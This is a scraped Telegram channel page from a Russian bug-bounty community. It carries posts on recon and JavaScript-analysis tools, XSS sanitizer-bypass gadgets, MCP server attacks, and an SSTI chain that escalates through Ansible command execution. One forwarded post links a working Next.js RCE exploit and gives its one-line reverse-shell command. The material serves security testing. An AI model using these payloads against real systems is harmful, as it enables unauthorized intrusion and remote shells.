TGViewer
Channel Public Channel
🕷 BugBountyRu

🕷 BugBountyRu

@bugbountyru

info@bugbounty.ru
Subscribers
3.01K
Photos
251
Videos
25
Links
279

Showing posts older than #424 · Back to latest

Older Posts 16 shown
Post #423 879

Forwarded from InfoSec VK Hub

Сезон VK Security Confab 2026 объявляем открытым! И первая встреча — Bug Bounty Edition.

Когда: 19 марта
Где: Москва, БЦ SkyLight

Есть крутой кейс, полезный лайфхак или история, которыми стоит поделиться с коммьюнити? Приходите выступать! Ждем ваши заявки до 26 февраля.

🔹Хочу выступить!

VK Security | Буст этому каналу

#confab #митап #bugbounty
  • 👍 2
  • 👎 1
Post #422 1.72K
🕷 LinkFinder на максималках

Продолжаешь поиск эндпоинтов и скрытых параметров в веб-приложениях вручную? xnLinkFinder сделает за тебя эту работу 🔥

Скрипт выполняет поиск целевых объектов, извлекает ссылки, обнаруживает секреты и создает словари для конкретных целей. Все это из файлов Burp/Caido/ZAP, HAR-файлов (HTTP архив) или URL-адресов.
  • 👍 4
Post #421 1.84K
🕷 Команда Caido выпустила официальное браузерное расширение

Caido Extension автоматически определяет прокси и маршрутизирует трафик из браузера прямо в инстанс Caido — без ручной настройки. Скачай для Firefox или Chrome 🌐

⚙️ За последнее время появились и другие полезные расширения:

▪️ SLCyber Tools — SSRF-сканер по словарю от SLCyber
▪️ Sequencer — анализ качества случайности и предсказуемости токенов безопасности
▪️ RetireJS Scanner — поиск устаревших JavaScript-библиотек с известными уязвимостями
▪️ Hex — просмотр и редактирование данных в hex-формате
  • 👍 4
Post #420 1.7K
🕷 jxscout: анализ JavaScript для багхантеров

Инструмент для автоматизации рутины при анализе JS-кода веб-приложений. Работает в связке с Burp Suite или Caido.

Что делает:

▪️Автоматически ловит и сохраняет HTML/JS-ассеты, когда трафик идёт через прокси
▪️Собирает и организует файлы по проектам в удобную структуру
▪️Находит Webpack/Vite чанки и предзагружает их
▪️Оформляет код и анализирует AST для поиска интересной логики
▪️Реверсит source maps в исходники при наличии файлов .map

Расширение VSCode выступает в качестве интерфейса для jxscout и визуализирует результаты анализа AST в виде дерева.

Платная версия добавляет:

✅ Улучшенное обнаружение чанков и реверс source map
✅ Оптимизатор кода, который раскрывает больше API-путей
✅ Расширенные возможности VSCode/AI-интеграции
✅ И другие фичи, которые пока не вернулись в опенсорс

В итоге jxscout — удобный помощник для багхантера, позволяющий получать готовые файлы/структуры для обхода и анализа.

Если ты не можешь справиться с бесконечным количеством минифицированных скриптов, source maps и пропущенными чанками — этот инструмент может серьезно ускорить работу.
  • 👍 8
Post #419 1.51K
🕷 Топ-10 техник взлома веб-приложений в 2025 году

В начале января PortSwigger запустил ежегодное голосование за лучшие техники веб-взлома. Проекту уже 19 лет — его начали Jeremiah Grossman и Matt Johansen ещё в 2006-м, а с 2017 года эстафету подхватил PortSwigger.

Суть: сообщество собирает исследования, которые не просто описывают одну уязвимость, а дают переиспользуемые техники. Log4Shell забудут, а JNDI Injection останется.

📆 В этом году номинировано 60+ исследований:

🟠 Request Smuggling нового поколения — HTTP/1.1 must die от James Kettle и Funky chunks с новыми EXT.TERM примитивами

🟠 OAuth/SAML атаки — The Fragile Lock (SAML bypass через void canonicalization), обходы PKCE и BFF

🟠 XSS-эволюция — DOM clobbering + DOMPurify bypass, toString gadget chains, Self-XSS через credentialless iframes

🟠 Эксфильтрация без JS — CSS ligatures (Fontleak), SVG-фильтры для чтения пикселей cross-origin

🟠 AI в атаках — prompt injection в GitHub Actions для supply chain

⏳ Таймлайн:
➡️ До 22 января — голосование
➡️ ~3 февраля — публикация топ-10
  • 👍 7
Post #417 1.71K
🕷 Пополняем коллекцию онлайн-сервисов для разведки

🔍 ip.thc.org — крупнейшая в мире бесплатная база данных, которая включает коллекцию IP-адресов, адресов CNAME и поддоменов.

Обновляется ежемесячно, есть API с примерами для разных языков.

➡️ Reverse DNS Lookup
curl https://ip.thc.org/1.1.1.1?l=10


➡️ Subdomain Lookup
curl https://ip.thc.org/segfault.net


➡️ CNAME Lookup
curl https://ip.thc.org/cn/phrack.org


🔍 web-check — полезный сервис для пассивной разведки — позволяет посмотреть практически все о целевом ресурсе:

▪️детали IP,
▪️SSL,
▪️DNS-записи,
▪️Cookie,
▪️информацию о домене,
▪️правила для краулеров,
▪️местоположение сервера,
▪️историю редиректов,
▪️открытые порты,
▪️traceroute,
▪️DNSSEC,
▪️производительность сайта,
▪️связанные хостнеймы и многое другое.
  • 👍 7
Post #416 1.72K
🕷 Работа с JavaScript в современных веб-приложениях

Работа с JavaScript на разных целевых платформах иногда может быть сложным процессом из-за упакованного JS-кода, минификации и сложности чтения.

👉 Deobfuscating / Unminifying Obfuscated Web App / JavaScript Code — огромный список ресурсов, инструментов и советов по деобфускации и распаковке любого JavaScript-кода, с которым ты можешь столкнуться.

Маст-хэв при тестировании приложения методом черного ящика 🧰
  • 👍 4
Post #415 1.58K
🕷 Неожиданная цепочка атаки с использованием Server-side template injection

При тестировании форм регистрации имеет смысл проверять поле email на SSTI, например:

attacker+{{payload}}@gmail.com


Вполне возможный кейс у какого-нибудь хостинг-провайдера: приложение позволяет поднимать собственные инстансы CMS, в результате чего 👇

1️⃣ Создается пользователь
2️⃣ Разворачивается инфраструктура
3️⃣ Предоставлялся доступ к phpMyAdmin

После проверки БД через phpMyAdmin ты выясняешь, что email пользователя сохраняется как attacker+49@gmail.com. И тут понеслась:

✔️ Подтверждаем, что шаблон вычисляется сервером, а не просто сохраняется

✔️ Выясняем, что приложение использует Ansible для автоматического развёртывания инстансов, и пользовательские данные попадают в Ansible-конфигурации

✔️ В итоге получаем утечку Ansible конфига, извлекаем Ansible переменные

Для повышения импакта используем особенность Ansible: модуль lookup поддерживает тип pipe, который позволяет выполнять системные команды.

P. S. SSTI может жить не в шаблоне веб-приложения, а глубоко в инфраструктуре. Инъекции в конфигурационные файлы = высокий импакт.
  • 👍 14
Post #414 1.67K
🕷 Reverse CSP в действии

Content-Security-Policy — это не только механизм безопасности. Это ещё и карта внешних зависимостей приложения 🔐

CSP часто копируют между проектами и тянут из шаблонов. Если у двух сайтов одинаковая CSP-политика, велика вероятность, что это одна организация, общая инфраструктура или забытый/тестовый хост.

🧠 Суть техники Reverse CSP

✅ Парсим CSP с целевого веб-приложения
✅ Извлекаем домены и шаблоны
✅ Ищем совпадения по известным CSP-политикам
✅ Проверяем, относятся ли они к той же организации

В результате можно найти новые домены, которые не были в исходном скоупе 🚀

Для автоматизации подойдет любой парсер CSP. Например, csprecon ускоряет:

▪️ Сбор доменов из CSP
▪️ Фильтрацию по целевому домену
▪️ Поиск совпадений (домены с аналогичной конфигурацией)
▪️ Интеграцию с другими инструментами разведки вроде httpx
  • 👍 7
Post #413 1.09K

Forwarded from Поросёнок Пётр

Кажется в следующем году в мои финансовые расходы на "ведение бизнеса" войдет лицензия на Caido 🤑

Все больше и больше вижу решений и возможностей от комьюнити. И все меньше вижу подобного со стороны PortSwigger. Только Джеймс периодически рассказывает об очередной desync attacks схемке или об очередном обновлении Turbo Intruder.

Вот отличный пример по использованию Strix. И по мотивам этого примера даже был доклад на последнем NahamCon от Джастина Гарднера.
  • 👍 3
Post #412 1.55K

🕷 ffufai научился генерировать контекстно-зависимые словари

Вместо того, чтобы просто предлагать расширения, ffufai может анализировать целевое веб-приложение и создавать кастомные словари для фаззинга.

Параметры:

--wordlists — для включения фичи
--max-wordlist-size — для управления размером
--include-response — для включения содержимого страницы и получения еще более разумных предложений


Под капотом скрипт просто делает запрос к OpenAI или Anthropic API, но задумка интересная, согласитесь 🤑
  • 👎 8
  • 👍 4
Post #411 1.3K

Forwarded from AD_POHEQUE

МЕТОДОЛОГИЯ MCPwn'а

знаешь, какие сервисы крутятся рядом с llm?
уверен, что ни один из них не отдаёт тебе внутреннюю сеть по json-rpc / http без аутентификации?

mcp уже в проде: ide, ассистенты, консольные инструменты. для нас это не «новый хайп», а ещё один класс открытых api, где вместо /api/v1 теперь /mcp.
и да — SSRF, LFI, IDOR и COMMAND INJECTION теперь кайфуют там.

я собрал вводный разбор по атакам на mcp-серверы:
— что это за протокол;
— как искать открытые mcp-endpoint’ы;
— чем полезны damn vulnerable mcp server + mcp-scanner;
— какие векторы уже видно сейчас и как их тестировать в рамках пентеста.

если ты пентестер / оператор red team / appsec инженер и ещё не держишь mcp в модели угроз — ты пропускаешь новую поверхность атаки. через год это будет такой же must-have, как когда-то было «научиться ковырять graphql».

читай и применяй в проектах:
https://teletype.in/@ad_poheque/pentesting_mcp_servers

#Pentest #RedTeam #MLSecOps

👾
Post #407 1.42K
🕷 GMSGadget: простой способ обойти средства защиты от XSS

GMSGadget (Give Me a Script Gadget) — не список эксплойтов, а библиотека скриптовых гаджетов — небольших фрагментов JavaScript, которые можно использовать для обхода HTML-санитайзеров и CSP.

Проект продолжает идею исследователей из доклада на Black Hat USA 2017 под названием "Breaking XSS Mitigations via Script Gadgets".

💡 Зачем нужен

Многие кейсы защиты от XSS — CSP, DOMPurify, кастомные фильтры — опираются на строгие правила обработки HTML и JavaScript. Но у самого языка есть «особенности поведения», которые можно превратить в рабочие цепочки для инъекции.

GMSGadget собирает такие гаджеты в одном месте, чтобы тебе не приходилось искать их по блогам, багрепортам и конференциям. Все гаджеты — либо уже исправленные кейсы, либо особенности JavaScript, которые можно использовать для обхода ограничений.

🔍 Что внутри

Сервис предоставляет фильтрацию по различным параметрам, что позволяет быстро подобрать технику под конкретный кейс обхода:

➖ браузеру,
➖ тегам,
➖ HTML-атрибутам,
➖ условиям CSP,
➖ timing-вектору.

В каждой странице гаджета:

➖ затронутые версии браузеров,
➖ краткое описание,
➖ причину появления гаджета,
➖ полезные ссылки.

🔥 Почему это полезно

✅ упрощает поиск нестандартных XSS-векторов;
✅ помогает обходить слишком строгие санитайзеры;
✅ даёт готовые идеи для цепочек, когда обычные пэйлоады не проходят.
  • 👍 7
Post #406 928

Forwarded from Cybred

Рабочий эксплоит

Спустя сутки после тряски с нейрослопом, его, наконец, написали https://github.com/Spritualkb/CVE-2025-55182-exp (сырой запрос можно найти тут). Работает на любом уязвимом приложении из коробки, я уже проверил сам.

Получить шелл в одну команду можно так
python3 exp.py http://127.0.0.1:3000 --revshell 127.0.0.1 1234

Предварительно надо не забыть поднять слушатель (не смотря на надпись, сам скрипт этого не делает).

Сейчас в интернете находится 8.7 миллионов потенциально уязвимых инстансов, — 69% всех облачных сред используют Next.js — это каждый второй прод в облаке.

Чтобы не проверять их все вручную, для Burp написали готовое расширение, которое проверяет уязвимость в фоне https://github.com/tobiasGuta/Next.js-RSC-RCE-Scanner-Burp-Suite-Extension (в active scan++ тоже добавили)
  • 👍 7
Post #405 1.49K

🕷 HTTP Repeater в стиле Burp для Chrome DevTools, еще и с поддержкой LLM (ну а куда сейчас без нее?)

Инструмент превращает Chrome DevTools в легковесный аналог Burp Repeater. Можно перехватывать, изменять и повторять любые HTTP(S)-запросы без прокси и сертификатов.

💡 Что умеет

▪️Перехват и редактирование запросов: метод, заголовки, тело
▪️Работа со всеми вкладками — запросы помечаются значками
▪️Фильтрация и поиск по URL/headers/body, поддержка регулярок
▪️Быстрые кодировки: base64, URL, JWT decode, hex/UTF-8
▪️История изменений, undo/redo, закрепление нужных запросов
▪️Экспорт и импорт запросов в JSON
▪️Bulk-атаки: Sniper / Pitchfork / Cluster Bomb с подсветкой diff
▪️JS-экстрактор: вытаскивает скрытые эндпоинты, методы, GraphQL, секреты
▪️Claude AI-ассистент: объяснение запроса, генерация векторов атаки

🥷🏿 Зачем нужен

✅Мгновенные проверки API без Burp
✅Быстрый перебор параметров и отличие ответов
✅Удобный формат для командной работы и репликации запросов
✅Обнаружение скрытых поверхностей атаки из JS и многое другое
  • 👍 12
Post #404 1.07K

Forwarded from .unsec

This post (sticker, poll or similar) has no web preview. Open in Telegram

Older posts →
Threads Profile ViewerView any public Threads profile without an account.Open ThreadLook →Writing with AI? Make it sound human.Metric37 rewrites AI drafts so they read naturally. Free AI detector, 1,500 words free.Try Metric37 →